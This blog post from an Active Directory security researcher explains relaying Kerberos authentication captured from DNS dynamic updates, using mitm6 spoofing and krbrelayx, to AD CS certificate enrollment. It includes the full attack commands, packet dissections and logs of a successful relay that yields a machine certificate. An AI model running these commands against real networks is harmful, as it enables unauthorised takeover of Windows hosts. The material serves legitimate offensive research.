
Relaying Kerberos over DNS using krbrelayx and mitm6

dirkjanm.io/relaying-kerberos-over-dns-with-krbrelayx-and-mitm6

February 22, 2022




```
Standard query 0xaf1b SOA ICORP-W10.internal.corp
Standard query response 0xaf1b SOA ICORP-W10.internal.corp SOA icorp-dc.internal.corp A 192.168.111.2
Dynamic update 0x40cc SOA internal.corp CNAME AAAA A A 192.168.111.73
Dynamic update response 0x40cc Refused SOA internal.corp CNAME AAAA A A 192.168.111.73
Standard query 0xad45 TKEY 1448-ms-7.3-5987ec.db7c7870-9307-11ec-3882-001a7dda7115 TKEY
Standard query response 0xad45 TKEY 1448-ms-7.3-5987ec.db7c7870-9307-11ec-3882-001a7dda7115 TKEY TSIG
Dynamic update 0x488c SOA internal.corp CNAME AAAA A A 192.168.111.73 TSIG
Dynamic update response 0x488c SOA internal.corp CNAME AAAA A A 192.168.111.73 TSIG
```

11 minute read

One thing I love is when I think I understand a topic well, and then someone proves me quite wrong. That was more or less what happened when James Forshaw published a blog on Kerberos relaying, which disproves my conclusion that you can't relay Kerberos from a few years ago. James showed that there are some tricks to make Windows authenticate to a different Service Principal Name (SPN) than what would normally be derived from the hostname the client is connecting to, which means Kerberos is not fully relay-proof as I assumed. This triggered me to look into some alternative abuse paths, including something I worked on a few years back but could never get to work: relaying DNS authentication. This is especially relevant when you have the ability to spoof a DNS server via DHCPv6 spoofing with mitm6. In this scenario, you can get victim machines to reliably authenticate to you using Kerberos and their machine account. This authentication can be relayed to any service that does not enforce integrity, such as Active Directory Certificate Services (AD CS) http(s) based enrollment, which in turn makes it possible to execute code as SYSTEM on that host as discussed in my blog on AD CS relaying. This technique is faster, more reliable and less invasive than relaying WPAD authentication with mitm6, but does of course require AD CS to be in use. This blog describes the background of the technique and the changes I made to krbrelayx to support Kerberos relaying for real this time.

Kerberos over DNS

If you're familiar with Kerberos you know that DNS is a critical component in having a working Kerberos infrastructure. But did you know that DNS in Active Directory also supports authenticated operations over DNS using Kerberos? This is part of the "Secure dynamic updates" operation, which is used to keep the DNS records of network clients with dynamic addresses in sync with their current IP address. The following image shows the steps involved in the dynamic update process:




```
Standard query 0xaf1b SOA ICORP-W10.internal.corp
Standard query response 0xaf1b SOA ICORP-W10.internal.corp SOA icorp-dc.internal.corp A 192.168.111.2
Dynamic update 0x40cc SOA internal.corp CNAME AAAA A A 192.168.111.73
Dynamic update response 0x40cc Refused SOA internal.corp CNAME AAAA A A 192.168.111.73
Standard query 0xad45 TKEY 1448-ms-7.3-5987ec.db7c7870-9307-11ec-3882-001a7dda7115 TKEY
Standard query response 0xad45 TKEY 1448-ms-7.3-5987ec.db7c7870-9307-11ec-3882-001a7dda7115 TKEY TSIG
Dynamic update 0x488c SOA internal.corp CNAME AAAA A A 192.168.111.73 TSIG
Dynamic update response 0x488c SOA internal.corp CNAME AAAA A A 192.168.111.73 TSIG
```

The steps are as follows (following the packets above from top to bottom). In this exchange the client is a Windows 10 workstation and the server is a Domain Controller with the DNS role.


1. The client queries for the Start Of Authority (SOA) record for it's name, which indicates which server is authoritative for the domain the client is in.
2. The server responds with the DNS server that is authorative, in this case the DC `icorp-dc.internal.corp`.
3. The client attempts a dynamic update on the A record with their name in the zone `internal.corp`.
4. This dynamic update is refused by the server because no authentication is provided.
5. The client uses a `TKEY` query to negotiate a secret key for authenticated queries.
6. The server answers with a `TKEY` Resource Record, which completes the authentication.
7. The client sends the dynamic update again, but now accompanied by a `TSIG` record, which is a signature using the key established in steps 5 and 6.
8. The server acknowledges the dynamic update. The new DNS record is now in place.

Let's take a closer look at steps 5 and 6. The TKEY query is actually sent over TCP because its quite a bit larger than the maximum 512 bytes allowed over UDP. This is primarily because of the rather large TKEY additional record, which contains structures we often see for Kerberos authentication:



```
▾ Domain Name System (query)
    Length: 3242
    Transaction ID: 0xad45
  ▸ Flags: 0x0000 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 1
  ▾ Queries
    ▾ 1448-ms-7.3-5987ec.db7c7870-9307-11ec-3882-001a7dda7115: type TKEY, class IN
        Name: 1448-ms-7.3-5987ec.db7c7870-9307-11ec-3882-001a7dda7115
        [Name Length: 55]
        [Label Count: 3]
        Type: TKEY (Transaction Key) (249)
        Class: IN (0x0001)
  ▾ Additional records
    ▾ 1448-ms-7.3-5987ec.db7c7870-9307-11ec-3882-001a7dda7115: type TKEY, class ANY
        Name: 1448-ms-7.3-5987ec.db7c7870-9307-11ec-3882-001a7dda7115
        Type: TKEY (Transaction Key) (249)
        Class: ANY (0x00ff)
        Time to live: 0 (0 seconds)
        Data length: 3102
        Algorithm name: gss-tsig
        Signature Inception: Feb 21, 2022 12:23:02.000000000 CET
        Signature Expiration: Feb 22, 2022 12:23:02.000000000 CET
        Mode: GSSAPI (3)
        Error: No error (0)
        Key Size: 3076
      ▾ Key Data: 60820c0006062b0601050502a0820bf430820bf0a0183016…
        ▾ GSS-API Generic Security Service Application Program Interface
            OID: 1.3.6.1.5.5.2 (SPNEGO - Simple Protected Negotiation)
          ▾ Simple Protected Negotiation
            ▾ negTokenInit
              ▸ mechTypes: 2 items
                mechToken: 60820bca06092a864886f71201020201006e820bb930820b…
              ▾ krb5_blob: 60820bca06092a864886f71201020201006e820bb930820b…
                  KRB5 OID: 1.2.840.113554.1.2.2 (KRB5 - Kerberos 5)
                  krb5_tok_id: KRB5_AP_REQ (0x0001)
                ▸ Kerberos
```

It turns out this query contains a full GSSAPI and SPNEGO structure containing a Kerberos AP-REQ. This is essentially a normal Kerberos authentication flow to a service. The reply contains again a GSSAPI and SPNEGO structure indicating authentication succeeded, and replying with an AP-REP. This AP-REP contains a new session key that can be used by the client to sign their DNS queries via a `TSIG` record. Note that the `encAPRepPart` is normally encrypted with the session key that only the client and the server know, but because I loaded the Kerberos keys of various systems in my test domain into a keytab that Wireshark accepts, we can decrypt the whole exchange to see what it contains.




```
▾ Answers
  ▾ 1448-ms-7.3-5987ec.db7c7870-9307-11ec-3882-001a7dda7115: type TKEY, class ANY
      Name: 1448-ms-7.3-5987ec.db7c7870-9307-11ec-3882-001a7dda7115
      Type: TKEY (Transaction Key) (249)
      Class: ANY (0x00ff)
      Time to live: 0 (0 seconds)
      Data length: 210
      Algorithm name: gss-tsig
      Signature Inception: Feb 21, 2022 12:23:02.000000000 CET
      Signature Expiration: Feb 22, 2022 12:23:02.000000000 CET
      Mode: GSSAPI (3)
      Error: No error (0)
      Key Size: 184
    ▾ Key Data: a181b53081b2a0030a0100a10b06092a864882f712010202…
      ▾ GSS-API Generic Security Service Application Program Interface
        ▾ Simple Protected Negotiation
          ▾ negTokenTarg
              negResult: accept-completed (0)
              supportedMech: 1.2.840.48018.1.2.2 (MS KRB5 - Microsoft Kerberos 5)
              responseToken: 60819706092a864886f71201020202006f8187308184a003…
            ▾ krb5_blob: 60819706092a864886f71201020202006f8187308184a003…
                KRB5 OID: 1.2.840.113554.1.2.2 (KRB5 - Kerberos 5)
                krb5_tok_id: KRB5_AP_REP (0x0002)
              ▾ Kerberos
                ▾ ap-rep
                    pvno: 5
                    msg-type: krb-ap-rep (15)
                  ▾ enc-part
                      etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
                    ▾ cipher: 34a6b279df1ca8a113d0e2c34247b1085aa1411267e8e70f…
                      ▾ encAPRepPart
                          ctime: 2022-02-21 11:23:02 (UTC)
                          cusec: 75
                        ▾ subkey
                            keytype: 18
                            keyvalue: 9a8546a0a9103a2849f362a2c21e0b2c243d5a2b8b414c14…
                          seq-number: 1654901874
```

The concept of this flow is fairly simple (the actual implementation is not). The client uses Kerberos to authenticate and securely exchange a session key, and then uses that session key to sign further update queries. The server can store the key and the authenticated user/computer and process the updates in an authenticated manner without having to tie an authentication to a specific TCP socket, as later queries may be sent over UDP.

Abusing DNS authentication

If we are in a position to intercept DNS queries, it is possible to trick the victim client into sending us a Kerberos ticket for the real DNS server. This interception can be done in the default Windows configuration by any system in the same (V)LAN using mitm6. mitm6 advertises itself as a DNS server, which means that the victim will send the `SOA` to our fake server, and authenticate using Kerberos if we refuse their dynamic update. Now this is where it gets a bit tricky. Usually the DNS server role will be running on a Domain Controller. So the service ticket for the DNS service will already be suitable for services running on the DC, since they use the same account and we can change the service name in the ticket. This means we can relay this ticket to for example LDAP. However, if we take a closer look at the authenticator in the TKEY query, we see that the flag that requests integrity (signing) is set.



```
▾ cksum
    cksumtype: cKSUMTYPE-GSSAPI (32771)
    checksum: 100000000000000000000000000000000000000026000000
    Length: 16
    Bnd: 00000000000000000000000000000000
    .... .... .... .... ...0 .... .... .... = DCE-style: Not using DCE-STYLE
    .... .... .... .... .... .... ..1. .... = Integ: Integrity protection (signing) may be invoked
    .... .... .... .... .... .... ...0 .... = Conf: Do NOT use Confidentiality (sealing)
    .... .... .... .... .... .... .... 0... = Sequence: Do NOT enable out-of-sequence detection
    .... .... .... .... .... .... .... .1.. = Replay: Enable replay protection for signed or sealed messages
    .... .... .... .... .... .... .... ..1. = Mutual: Request that remote peer authenticates itself
    .... .... .... .... .... .... .... ...0 = Deleg: Do NOT delegate
```

This will automatically trigger LDAP signing, which makes the whole attack fail since we can’t interact with LDAP afterwards without providing a valid cryptographic signature on each message. We can’t produce this signature since we relayed the authentication and do not actually possess the Kerberos keys required to decrypt the service ticket and extract the session key.

This initially made me hit a wall for two reasons:

1. At the time there weren’t any default high value services known that would accept authentication with the integrity flag set, but not enforce it on a protocol level.
2. The client specifically requests the “dns” service class in the SPN they use in their Kerberos ticket request. This SPN is only set on actual DNS servers, so the number of legitimate hosts to relay to would be quite low.

Revisiting this after reading James’ blog, I realized neither of these are an issue with todays knowledge:

1. Since the AD CS research was published by Lee Christensen and Will Schroeder, we have a high-value endpoint that is present in most AD environments, and provides code execution possibilities on the victim, as described in my last blog on AD CS relaying.
2. As James describes in his blog, many service classes will actually implicitly map to the HOST class. As it turns out, this includes DNS, so when our victim requests a ticket for the DNS service, this actually works for any account with the HOST SPN. This is set on all computer accounts in the domain by default, so any service running under these accounts can be targeted.

With these 2 solved, there’s nothing really that prevents us from forwarding the Kerberos authentication we receive on our fake DNS server to AD CS. When that is done we can request certificates for the computer account we relayed, and use the NT hash recovery technique or the S4U2Self trick that I talked about in my previous blog. Using these techniques we can get `SYSTEM` access on the victim computer, which effectively makes this a reliable RCE as long as an AD CS http endpoint is available for relaying.

Changes to krbrelayx and mitm6

Originally, krbrelayx was not really a relaying tool. Instead it was capturing Kerberos TGTs by using unconstrained delegation configured (system) accounts, and using those TGTs in the same manner as ntlmrelayx can use incoming NTLM authentication. Since there is now a use-case to actually relay Kerberos authentication, I've updated the functionality in krbrelayx to make it possible to run in relay mode instead of in unconstrained delegation mode. It will actually default to this mode if you don't specify any NT hashes or AES keys that could be used to extract information from incoming Kerberos authentication. In short, krbrelayx can now be used to relay Kerberos authentication, though only relaying to HTTP and LDAP is supported. As for mitm6, I've added the option to specify a relay target, which will be the hostname in the authorative nameserver response when a victim asks queries the SOA record. This will make the victim request a Kerberos service ticket for the service we are targeting rather than for the legitimate DNS server.

One thing to note that this works best when the AD CS server that is targeted is not the DC that the victim is using for Kerberos operations. If they are on the same host (such as in smaller or lab environments) targeting the server which is both a KDC and AD CS server may result in the victim sending it's Kerberos ticket requests (TGS-REQ) to you instead of the DC. While you could proxy this traffic, this is beyond the scope of this project and you may end up not getting any authentication data.

There is one final hurdle that we have to take. The Kerberos AP-REQ actually does not tell us which user is authenticating, this is only specified in the encrypted part of the Authenticator. So we don't know which user or machine account is authenticating to us. Luckily for us, this does not really matter in the default AD CS templates scenario, since these allow any name to be specified as CN and it is overwritten by the name in Active Directory anyway. To obtain the best results however, I recommend you scope the attack to one host at the time using mitm6, and to specify that hostname with `--victim` in krbrelayx so it will fill in the fields correctly.

Attack example


Let's see how this looks in practice. First we set up krbrelayx, specifying the AD CS host (in my lab `adscert.internal.corp`) as target, and specifying the IPv4 address of the interface as interface to bind the DNS server on. This prevents conflicts with DNS servers that commonly listen on the loopback adapter on for example Ubuntu.

```
sudo krbrelayx.py --target http://adscert.internal.corp/certsrv/ -ip
192.168.111.80 --victim icorp-w10.internal.corp --adcs --template Machine
```

Then we set up mitm6, using the name of the AD CS host as relay target:


```
sudo mitm6 --domain internal.corp --host-allowlist icorp-w10.internal.corp --relay
adscert.internal.corp -v
```

We wait for our victim to get an IPv6 address and connect to our rogue server:



```
(mitm6) ➜ mitm6 git:(master) ✗ sudo -E $(which mitm6) --domain internal.corp --host-allowlist icorp-w10.inter
nal.corp --relay adscert.internal.corp -v
Starting mitm6 using the following configuration:
Primary adapter: ens33 [00:0c:29:83:db:05]
IPv4 address: 192.168.111.80
IPv6 address: fe80::7a20:ba11:bc93:204d
DNS local search domain: internal.corp
DNS allowlist: internal.corp
Hostname allowlist: icorp-w10.internal.corp
IPv6 address fe80::192:168:111:73 is now assigned to mac=00:0c:29:89:97:db host=ICORP-W10.internal.corp. ipv4=
192.168.111.73
Sent spoofed reply for wpad.internal.corp. to fe80::192:168:111:73
Sent spoofed reply for wpad.internal.corp. to fe80::192:168:111:73
Sent SOA reply
Dynamic update found, refusing it to trigger auth
```


The screenshot shows the victim tried to update their DNS record, which we refused to do because of the lack of authentication. The authentication is sent via TCP to the DNS server of krbrelayx, which accepts this and forwards it to AD CS:



```
(krbrelayx) ➜ krbrelayx git:(master) ✗ sudo -E $(which python) krbrelayx.py --target http://adscert.internal.
corp/certsrv/ -ip 192.168.111.80 --victim icorp-w10.internal.corp --adcs --template Machine
[*] Protocol Client SMB loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Running in attack mode to single host
[*] Running in kerberos relay mode because no credentials were specified.
[*] Setting up SMB Server

[*] Setting up DNS Server
[*] Servers started, waiting for connections
[*] DNS: Client sent authorization
[*] HTTP server returned status code 200, treating as a successful login
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] GOT CERTIFICATE! ID 7
[*] Base64 certificate of user icorp-w10.internal.corp:
MIIRFQIBAzCCEN8GCSqGSIb3DQEHAaCCENAEghDMMIIQyDCCBv8GCSqGSIb3DQEHBqCCBvAwggbsAgEAMIIG5QYJKoZIhvcNAQcBMBwGCiqGSI
b3DQEMAQMwDgQIQzTcsM7vq8UCAggAgIIGuB93Fe+K1UfMKNTy/M/2SA/N8lbeapwP77vxTy0Twf1Oc9DHANCKNlqU24J3rFa/6bpCBuFoUUyU
```

On the wire, we see the expected flow:




Source	Protoco	Length	Info
fe80::192:168:111:73	DNS	103	Standard query 0xdeac SOA ICORP-W10.internal.corp
fe80::7a20:ba11:bc9…	DNS	283	Standard query response 0xdeac SOA ICORP-W10.internal.corp SOA adscert.internal.corp NS adscert.internal.corp
192.168.111.73	DNS	158	Dynamic update 0x5c9d SOA ICORP-W10.internal.corp CNAME AAAA A A 192.168.111.73
192.168.111.80	DNS	212	Dynamic update response 0x5c9d Refused SOA ICORP-W10.internal.corp AAAA :: A 0.0.0.0 A 192.168.111.73
192.168.111.73	KRB5	1643	TGS-REQ
192.168.111.2	KRB5	1615	TGS-REP
192.168.111.73	DNS	1931	Standard query 0x4fa8 TKEY 1428-ms-7.1-6fc44.0f1f8585-93f1-11ec-3b82-000c298997db TKEY
192.168.111.80	HTTP	2447	GET /certsrv/ HTTP/1.1
192.168.111.142	HTTP	4298	HTTP/1.1 200 OK (text/html)

- The victim (`192.168.111.73`) queries for a SOA record of their hostname.
- We indicate that our rogue DNS server is the authoritative nameserver, to which the victim will send their dynamic update query.
- The query is refused by mitm6, which will indicate to the victim that they need to authenticate their query.
